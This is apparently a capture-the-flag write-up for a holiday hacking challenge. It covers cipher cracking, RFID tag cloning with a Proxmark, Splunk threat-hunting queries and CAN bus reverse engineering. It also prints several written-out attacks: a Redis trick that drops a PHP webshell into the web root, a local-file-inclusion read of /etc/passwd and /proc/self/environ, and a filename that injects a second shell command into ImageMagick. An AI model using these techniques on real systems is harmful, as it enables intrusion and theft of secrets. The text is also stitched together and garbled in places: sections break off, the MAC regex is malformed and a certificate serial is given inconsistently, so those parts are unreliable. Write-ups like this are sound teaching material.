elf@cdc2df6d7741 ~/lab $ cat vending-machines.json
{
  "name": "BusyR",
  "password": "XiGRehmwXi"
}

elf@cdc2df6d7741 ~/lab $ cat ../vending-machines.json
{
  "name": "elf-maintenance",
  "password": "LVEdQpPBwr"
}
    
```

We can observe a few things. Each character is encoded by a different character, passwords in the config file are the same length as the password, and a long password is repeating, indicating that some kind of poly-alphabetical substitution is applied to a 10 characters long password, using an 8 byte key:

```

Entered password: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"password": "XiGRehmwXiGRehmwXiGRehmwXiGRehmwXiGRehmwXiGReh"

Entered password: "BBBBBBBBBB"
"password": "DqTpKv7fDq"

Empty password:
"password": ""
    
```

Using this knowledge, we can simply do a manual bruteforce, trying different characters, while keeping the ones that match the password of the machine:

```

looking for:      LVEdQpPBwr
AAAAAAAAAA      XiGRehmwXi    No matches...
BBBBBBBBBB      DqTpKv7fDq    No matches...
Password01      sVpNJ2sb3n     2 matches, the a and the 1 seem to be correct ;-)
aaaaaaaaaa1     9Vbtacpg9r     Another match... another a...
nannnnann1     bVE62XpBbr     adding 2 n's...
eaneeeane1     wVEQAYpBwr     and 2 e's...
candycane1     eVEdQEpBwr     Trying candycane1, but only the y is correct...
CandyCane1     LVEdQpPBwr     Ahh.. uppercase C's...
    
```

Let's try this on the vending-machine-script:

```

elf@696c09fbacbc ~/lab $ cd ..
elf@696c09fbacbc ~ $ ./vending-machines
The elves are hungry!

If the door's still closed or the lights are still off, you know because you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/vending-machines.json
    
```

```
I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

Welcome, elf-maintenance! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > CandyCane1
Checking.....


Vending machines enabled!!
```

The password for the vending machine is:

**CANDYCANE1**

### Main objective part 2

Enter the Speaker UNPreparedness Room. Pick up the **Elevator 1.5 Button** in the bottom-right corner of the room and grab some **Portal Candies** from the 'Release the Snacken'-vending machine. Go back to the Santavator to install the 1.5 button, and use the Portal Candies to improve on the S4-quality by redirecting some misguided sparkles...



Okay, that's enough playing around, let's get on with the objectives...





--	--

When you've collected all TAG ID's, go back to the workshop on Floor 1.5. Sparkle and Ginger seem to be using a cloned card as well... Strange, remember to tell Santa to keep a close eye on those elves...

It seems that Bow Ninecandle has access to the door, as we can unlock the door using his TAG ID:

```
[magicdust] pm3 --> lf hid sim -r 2006e22f0e  
[=] Simulating HID tag using raw 2006e22f0e  
[=] Stopping simulation after 10 seconds.
```

So, we can open the door using the following command:

```
LF HID SIM -R 2006E22F0E
```

Unfortunately, once the door is open, we can't verify the RFID-tags of the other elves to see who else has access to the door.

Entering area "???" unlocks the rest of the objectives.

## OBJECTIVE 6) SPLUNK CHALLENGE

Difficulty: 3

Access the Splunk terminal in the Great Room. What is the name of the adversary group that Santa feared would attack KringleCon?

But... before going any further, first head back in the workshop and help out Minty solving some issues with the Sort-o-Matic machine. As a thank you for this, Minty will provide us with some hints for the Splunk Challenge when we fixed this machine...

### Sort-o-Matic Challenge

1. Create a Regex That Matches All Digits

```
\d
```

2. Create a Regex That Matches 3 or More Alpha Characters Ignoring Case

```
[a-zA-Z]{3}
```

3. Create a Regex That Matches Two Consecutive Lowercase a-z or numeric characters.

```
[a-z\d]{2}
```

4. Any two characters that are not uppercase A-L or 1-5

```
[^A-L1-5]{2}
```

5. Create a Regex To Match a String of 3 Characters in Length or More Composed of ONLY Digits

```
^\d{3,}$
```

6. Create A Regex To Match Multiple Hour:Minute:Second Time Formats Only

```
^(?:[01]?[0-9]|2[0-3])(?::[0-5]\d){1,2}$
```

7. Create A Regular Expression That Matches The MAC Address Format Only While Ignoring Case

```
^\dA-Fa-f{2}[:]{5}(\dA-Fa-f{2})$
```

8. Create A Regex That Matches Multiple Day, Month, and Year Date Formats Only

```
^(0[1-9]|[12][0-9]|3[01])[-/](0[1-9]|1[012])[-/](19|20)\d\d$
```

### Main Objective

Enter area "???". Strangely, when doing this write-up, the room seems to be empty now. Earlier there were a lot of hidden objects in the dark room, so you had to find your way around the narrow path to the light. As I prefer following a narrow path, instead of a broad road, here are the original directions to the light:

*Down, Down, Left, Left, Down, Left, Down, Down, Left, Down, Down, Down, Right, Down, Down, Right, Down, Right, Right, Down, Down, Left, Left, Down, Down, Down*

By stepping through the light you'll find a hidden gateway back into the Entry, where you somehow end up in Santa's body!!! Coincidentally, this will allow us to access the Splunk-terminal in the Great Room.



## Santa's SOC Challenge

1. Your goal is to answer the **Challenge Question**. You will include the answer to this question in your HHC write-up!
2. Work your way through the training questions. Each one will help you get closer to the answering the Challenge Question.
3. Characters in the KringleCon SOC Secure Chat are there to help you. If you see a blinking red dot next to a character, click on them and read the chat history to learn what they have to teach you! And don't forget to scroll up in the chat history!
4. To search the SOC data, just click the **Search** link in the navigation bar in the upper left hand corner of the page.
5. This challenge is best enjoyed on a laptop or desktop computer with screen width of 1600 pixels or more.
6. **WARNING** This is a defensive challenge. Do not attack this system, Splunk, Splunk apps, or back-end APIs. Thank you!

Close

### Training Questions

1. How many distinct MITRE ATT&CK techniques did Alice emulate?

```
| tstats count where index=T*-* by index
| rex field=index "(?<technique>t\d+)[\.-].0*"
| stats dc(technique)
```

13

13

2. What are the names of the two indexes that contain the results of emulating Enterprise ATT&CK technique 1059.003? (Put them in alphabetical order and separate them with a space)

```
| tstats count where index=t1059.003* by index
```

```
t1059.003-main
t1059.003-win
```

T1059.003-MAIN T1059.003-WIN

3. One technique that Santa had us simulate deals with 'system information discovery'. What is the full name of the registry key that is queried to determine the MachineGuid?

```
index=* MachineGuid
| table CommandLine
```

```
"C:\Windows\system32\cmd.exe" /c "REG QUERY HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography /v MachineGuid"
REG QUERY HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography /v MachineGuid
```

HKEY\_LOCAL\_MACHINE\SOFTWARE\MICROSOFT\CRYPTOGRAPHY

4. According to events recorded by the Splunk Attack Range, when was the first OSTAP related atomic test executed? (Please provide the alphanumeric UTC timestamp.)

```
index=attack OSTAP
| sort 1 "Execution Time _UTC"
| table "Execution Time _UTC"
```


2020-11-30T17:44:15Z

2020-11-30T17:44:15Z

5. One Atomic Red Team test executed by the Attack Range makes use of an open source package authored by frgnca on GitHub. According to Sysmon (Event Code 1) events in Splunk, what was the ProcessId associated with the first use of this component?

To find out which package Frgnca worked on, first check github: <https://github.com/frgnca>. Fortunately, there's only a handful of repositories: *arkSEtup*, *ubuntu*, *AudioDeviceCmdlets*, *Notes*, *RetroPie*, *frgnca.github.io*, *home-lab* and *fcpi*

AudioDeviceCmdlets sounds the most promising, let's Google:



On the page <https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1123/T1123.md> AudioDevicecmdlets links to the Github-site of cdhunt, not frgnca's. However, when clicking the link, it does a redirect and we'll end up on <https://github.com/frgnca/AudioDeviceCmdlets>.

So, we need to search for T1123-win, combined with EventCode=1, and a string-search for AudioDevicecmdlets:

```
index=T1123-win EventCode=1 WindowsAudioDevice-Powershell-Cmdlet
| table ProcessId ParentProcessId

1664    3648
3648    4048
```

We end up with 2 processes. However, one is the parent process of the other, so let's pick that one:

```
3648
```

6. Alice ran a simulation of an attacker abusing Windows registry run keys. This technique leveraged a multi-line batch file that was also used by a few other techniques. What is the final command of this multi-line batch file used as part of this simulation?

```
index=T*-win TargetFilename=*.bat
| stats values(TargetFilename)
```

This search results in a list of 15 possible .bat-files, but since the .bat we're looking for is used by multiple techniques, we can probably ignore the bat-files in technique-specific folders, leaving only 9 candidates:

```
values(TargetFilename)
C:\AtomicRedTeam\tmp\atomic-red-team-local-master\ARTifacts\Chain_Reactions\chain_reaction_Cyclotron.bat
C:\AtomicRedTeam\tmp\atomic-red-team-local-master\ARTifacts\Chain_Reactions\chain_reaction_DragonsTail.bat
C:\AtomicRedTeam\tmp\atomic-red-team-local-master\ARTifacts\Chain_Reactions\chain_reaction_Fission.bat
C:\AtomicRedTeam\tmp\atomic-red-team-local-master\ARTifacts\Chain_Reactions\chain_reaction_Plutonium.bat
C:\AtomicRedTeam\tmp\atomic-red-team-local-master\ARTifacts\Chain_Reactions\chain_reaction_Reactor.bat
C:\AtomicRedTeam\tmp\atomic-red-team-local-master\ARTifacts\Labs\Webinar11062017-Labs.bat
C:\AtomicRedTeam\tmp\atomic-red-team-local-master\ARTifacts\Misc\Discovery.bat
C:\AtomicRedTeam\tmp\atomic-red-team-local-master\atomics\T1016\src\parse_net_users.bat
C:\AtomicRedTeam\tmp\atomic-red-team-local-master\atomics\T1036.003\src\T1036.003_test.bat
C:\AtomicRedTeam\tmp\atomic-red-team-local-master\atomics\T1074.001\src\Discovery.bat
C:\AtomicRedTeam\tmp\atomic-red-team-local-master\atomics\T1110.003\src\parse_net_users.bat
C:\AtomicRedTeam\tmp\atomic-red-team-local-master\atomics\T1547.001\src\parse_net_users.bat
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\batstartup.bat
C:\Users\Administrator\AppData\Local\Temp\11062017-Labs\atomic-red-team.bat
C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\batstartup.bat
```

Discovery.bat sounds the most promising one for something that's being used by multiple techniques... Let's check in a local copy of Atomic Red Team what's the last line of that file:

```
$ tail -n1 atomic-red-team/ARTifacts/Misc/Discovery.bat
quser
```

The last line in the batch-file is:

```
QUSER
```

7. According to x509 certificate events captured by Zeek (formerly Bro), what is the serial number of the TLS certificate assigned to the Windows domain controller in the attack range?

```
index=* sourcetype=bro* "certificate.serial"="*" attackrange
| dedup certificate.serial
| table certificate.serial certificate.subject

55FCEE8B21270D9249E86F4B9DC7AA60 CN=win-dc-748.attackrange.local
64B382753C36278241A352307F4351F5 CN=win-host-669.attackrange.local
```

There's a 'win-host', and a 'win-dc', so unless the elf who wrote the naming conventions for this network did have way too much eggnog, the win-dc machine will most probably be the Domain Controller. The serial for that TLS certificate is:

8. **55FCEE21270D9249E86F4B9DC7AA60**

**Challenge Question**

What is the name of the adversary group that Santa feared would attack KringleCon?

Alice Bluebird gives a hint in the SOC Chat:


**T**his last one is encrypted using your favorite phrase! The base64 encoded ciphertext is:

**7FXjP1lyfKbyDK/MChyf36h7**

*It's encrypted with an old algorithm that uses a key. We don't care about RFC 7465 up here! I leave it to the elves to determine which one!*

RFC 7465 is talking about **Prohibiting RC4 Cipher Suites** (see <https://tools.ietf.org/html/rfc7465>), so the cipher-text is probably encoded with RC4, which is a really old algorithm that really shouldn't be used anymore...

Santa's favorite phrase is leaked in an online video, so we can throw all of these ingredients in Cyberchef and cook up a quick recipe:



Recipe	Input
<b>RC4</b>	7FXjP1lyfKbyDK/MChyf36h7
Passphrase Stay Frosty	UTF8
Input format Base64	Output format Latin1
	<b>Output</b> The Lollipop Guild

The adversary group that Santa feared was:

**THE LOLLIPOP GUILD**





Talk to Wunorse again to receive the hints. Then, change back into Santa. You can walk, and meet some friends on the way, but teleporting saves some time. Back on the roof, hop in the Sleigh to look at the CAN-D-Bus:

### Main Objective

We're going to have to reverse engineer the ID's and see if we can match them to physical controls. Set the levers for the accelerator, brake and steering to some unique values:



To get a quick idea of all the ID's that are being transmitted, and to be able to quickly filter out the noisiest ID's first, we're going to copy/paste the screen a few times (ctrl-a, ctrl-c, ctrl-v) to fill a local logfile with some log-events. Don't worry about cleaning up the other lines, we'll filter those out... Save the logfile as canbus.log, and see which events show up most:

```
$ cat canbus.log | grep 16079 | cut -f2 -d' ' | sort | uniq -c | sort -nr
60 188#00000000
58 080#000012
57 244#0000000000
32 019#00000013
28 019#00000012
14 080#FFFFFFD
13 080#FFFFFF0
12 080#FFFFFFA
12 080#FFFFFF8
8 080#FFFFF3
6 19B#0000000F2057
```

ID's 080 and 019 seem to be related to the values we've set for the brake and steering. (decimal 18 = 12 hex, and decimal 19 = 13 hex).

Filter out everything except the ID we're trying to reverse engineer (019 for now)

If we change steering-value, we see ID 019 change as well. We've found our first match.

Continue playing around with filters and controls until we've got a pretty good idea what every ID means.

- Steering:** 019#FFFFFFCF – 019#00000032
- Lock:** 19B#000000000000  
19B#0000000F2057 (inserted into the bus after the doors are locked...)
- Unlock:** 19B#00000F000000
- Start:** 02A#00FF00
- Stop:** 02A#0000FF
- RPM:** 244#\*
- Brake:** 080#000000 – 000064  
080#FFFFFFA (inserted into the bus when more than 0x04 brake-force is applied...)
- Unknown:** 188#00000000

This is weird... Locking the doors generates a second event, that will most likely unlock the doors again. Seems pretty dangerous... And pushing hard on the brakes generates some events that will probably undo the braking... Something really phishy is going on here... It sure looks like somebody is trying to hurt Santa...

To fix the CAN-D-BUS and make the Sleigh save again, filter out the following values:

```
19B EQUALS 0000000F2057
080 LESS 000000000000
```

**OBJECTIVE 8) BROKEN TAG GENERATOR**

DIFFICULTY: 4

**H**elp Noel Boetie fix the Tag Generator in the Wrapping Room. What value is in the environment variable GREETZ? Talk to Holly Evergreen in the kitchen for help with this.

Holly has 'n issue with a Redis-based terminal. Let's find the bug in the source-code of the page he is looking for:

**Redis Bug Hunt terminal-challenge**

```

We need your help!!

The server stopped working, all that's left is the maintenance port.

To access it, run:

curl http://localhost/maintenance.php

We're pretty sure the bug is in the index page. Can you somehow use the
maintenance page to view the source code for the index page?

player@147b95a58ed6:~$ curl http://localhost/maintenance.php
ERROR: 'cmd' argument required (use commas to separate commands); eg:
curl http://localhost/maintenance.php?cmd=help
curl http://localhost/maintenance.php?cmd=mget,example1

player@147b95a58ed6:~$ curl http://localhost/maintenance.php?cmd=help
Running: redis-cli --raw -a '<password censored>' 'help'
redis-cli 5.0.3
To get help about Redis commands type:
  "help @<group>" to get a list of commands in <group>
  "help <command>" for help on <command>
  "help <tab>" to get a list of possible help topics
  "quit" to exit
To set redis-cli preferences:
  ":set hints" enable online hints
  ":set nohints" disable online hints
Set your preferences in ~/.rediscli.rc

player@147b95a58ed6:~$ curl -s http://localhost/maintenance.php?cmd=config,get,requirepass
'requirepass' is not allowed

player@147b95a58ed6:~$ curl -s http://localhost/maintenance.php?cmd=config,get,require*
Running: redis-cli --raw -a '<password censored>' 'config' 'get' 'require*'

requirepass
R3disp@ss

player@147b95a58ed6:~$ cat /etc/apache2/sites-enabled/000-default.conf | grep DocumentRoot
DocumentRoot /var/www/html

player@147b95a58ed6:~$ redis-cli --raw -a R3disp@ss
Warning: Using a password with '-a' or '-u' option on the command line interface may not be safe.

127.0.0.1:6379> config set dir /var/www/html
OK
127.0.0.1:6379> config set dbfilename exploit.php
OK
127.0.0.1:6379> set test "<?php system('cat index.php');?>"
OK
127.0.0.1:6379> save
OK
127.0.0.1:6379> exit

player@147b95a58ed6:~$ curl -s http://localhost/exploit.php --output tmp
player@147b95a58ed6:~$ strings tmp
REDIS0009
    redis-ver
5.0.3
redis-bits
ctime
used-mem
aof-preamble
example1
The site is in maintenance mode
test <?php
# We found the bug!!
#
#      \  /
#      .-./
#      /\ () ()
#      \/~---~\.-~^-.
#  .-~^-. / | \---
#      { | } \
#      .-~\ | /~-.
#      / \ A / \

```




```
#      \ / \
#
echo "Something is wrong with this page! Please use http://localhost/maintenance.php to see if you can figure out what's going on"
example2#We think there's a bug in index.php
]0$K
```

### Greeting Card Generator

Before switching back to Santa's body, drop by Chimney in the Talks Lobby and send a Christmas-card to tell all your friends and family the Good News 'bout the new-born King. The Greeting Card generator seems to use an updated version of the Tag Generator-firmware.

### Main Objective

When your ready, switch to back to Santa and go to the Wrapping Room to help Noel find the bug in the Tag Generator and see what's in this GREETZ-variable.



When generating an error, for example by visiting a non-existing page, the application shows it's path and filename:

<https://tag-generator.kringlecastle.com/busyr>

### Something went wrong!

Error in `/app/lib/app.rb`: Route not found

Let's have a look at the Network-console (F12) to see what HTML- and Javascript-files are being loaded:

Status	Method	Domain	File	Initiator	Type	Tran...	Size	0 ms	320 ms	640 ms	960 ms
200	GET	tag-generator.kringlecastle.com	/	browsing-context:js:1138 (document)	html	3.96...	3.54 KB	113 ms			
304	GET	tag-generator.kringlecastle.com	fabric.min.js	script	js	cach...	0 B	11 ms			
304	GET	tag-generator.kringlecastle.com	jquery.min.js	script	js	cach...	0 B	12 ms			
304	GET	tag-generator.kringlecastle.com	app.js	script	js	cach...	13.82 KB	12 ms			
404	GET	tag-generator.kringlecastle.com	favicon.ico	FaviconLoader.jsm:191 (img)	html	cach...	81 B				0 ms

Having a closer look at the source of <https://tag-generator.kringlecastle.com/js/app.js> shows some end-point API parameters that we might be able to exploit:

```
$ curl -s https://tag-generator.kringlecastle.com/js/app.js | grep \? | grep =
window.location = `/share?id=${res.id}`;
img.attr('src', `/image?id=${id}`);
```

Aaaand yessss! There's an LFI-bug in `/image?id=`

```
$ curl 'https://tag-generator.kringlecastle.com/image?id=./etc/passwd'
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/:nonexistent:/usr/sbin/nologin
app:x:1000:1000:,,,:/home/app:/bin/bash
```

Now, we ofcourse could have taken a long look at the Ruby-sourcode to find some more interesting bugs, like RCE using:

```
$ curl -s 'https://tag-generator.kringlecastle.com/image?id=./app/lib/app.rb' | head
# encoding: ASCII-8BIT

TMP_FOLDER = '/tmp'
FINAL_FOLDER = '/tmp'
```

```
# Don't put the uploads in the application folder
Dir.chdir TMP_FOLDER

require 'rubygems'
```

But, since we're looking only for the contents of an environment variable, and everything in Linux is a file, including environment variables, we could just simply use the LFI-bug to display the environment:

```
$ curl -s 'https://tag-generator.kringlecastle.com/image?id=../proc/self/environ' --output environ
$ cat environ | sed 's/\x00/\n/g'
PATH=/usr/local/bundle/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOSTNAME=873cfc97599
RUBY_MAJOR=2.7
RUBY_VERSION=2.7.0
RUBY_DOWNLOAD_SHA256=27d350a52a02b53034ca0794efe518667d558f152656c2baaf08f3d0c8b02343
GEM_HOME=/usr/local/bundle
BUNDLE_SILENCE_ROOT_WARNING=1
BUNDLE_APP_CONFIG=/usr/local/bundle
APP_HOME=/app
PORT=4141
HOST=0.0.0.0
GREETZ=JackFrostWasHere
HOME=/home/app
```

The GREETZ variable contains the following string:

JACKFROSTWASHERE

Well... this kind of felt like cheating, so I went back to solve this challenge 'the proper way', and found some nice gems while doing so.

Looking at the app.rb-source, we notice that Jack commented out some filename sanitation, and there's a system-command that uses the filename as input:

```
# I wonder what this will do? --Jack
# if entry.name !~ /^[a-zA-Z0-9_.-]+$/
#   raise 'Invalid filename! Filenames may contain letters, numbers, period, underscore, and hyphen'
# end
...
8<--- cut here for an abbreviated version to keep the report-length down a bit ;-) 8<---
...
# Resize and compress in the background
Thread.new do
  if !system("convert -resize 800x600\> -quality 75 '#{ filename }' '#{ out_path }'")
```


This means, we can get creative whipping up a special filename that does some command-injection into ImageMagicks-convert command...

```
$ cp busyr.png r.png\` \ `t.png\`;env\>r.txt\ `#.png
$ zip busyr.zip r.png\` \ `t.png\`;env\>r.txt\ `#.png
adding: r.png 't.png';env>r.txt #.png (deflated 3%)
```

Now, just upload this zip on the website, wait a bit and download the output:

```
$ curl https://tag-generator.kringlecastle.com/image?id=../tmp/r.txt | grep GREETZ
GREETZ=JackFrostWasHere
```

When doing an ls of /tmp using the above method, to inspect what files I needed to cleanup after solving this, I found some awesome ASCII-art left there by some other player. A big shout-out to whoever created this!! It inspired me to leave a greeting to other players as well, although not as nice as Marie's one...







```

>>> UDP_PACKETS[0][IP].src='127.0.0.1'
>>> task.submit(UDP_PACKETS[0])
Correct! You can change ALL scapy packet attributes using this method.

Submit the password "task.submit('elf_password')" of the user alabaster as found in the packet list TCP_PACKETS.

>>> TCP_PACKETS.hexraw()
0000 17:24:40.499548 Ether / IP / TCP 192.168.0.114:1137 > 192.168.0.193:ftp S
0001 17:24:40.501867 Ether / IP / TCP 192.168.0.193:ftp > 192.168.0.114:1137 SA
0002 17:24:40.501886 Ether / IP / TCP 192.168.0.114:1137 > 192.168.0.193:ftp A
0003 17:24:40.503947 Ether / IP / TCP 192.168.0.193:ftp > 192.168.0.114:1137 PA / Raw
0000 32 32 30 20 4E 6F 72 74 68 20 50 6F 6C 65 20 46 220 North Pole F
0010 54 50 20 53 65 72 76 65 72 0D 0A TP Server..
0004 17:24:40.504807 Ether / IP / TCP 192.168.0.114:1137 > 192.168.0.193:ftp PA / Raw
0000 55 53 45 52 20 61 6C 61 62 61 73 74 65 72 0D USER alabaster.
0005 17:24:40.506108 Ether / IP / TCP 192.168.0.193:ftp > 192.168.0.114:1137 PA / Raw
0000 33 33 31 20 50 61 73 73 77 6F 72 64 20 72 65 71 331 Password req
0010 75 69 72 65 64 20 66 6F 72 20 61 6C 61 62 61 73 uired for alabas
0020 74 65 72 2E 0D ter..
0006 17:24:40.507195 Ether / IP / TCP 192.168.0.114:1137 > 192.168.0.193:ftp PA / Raw
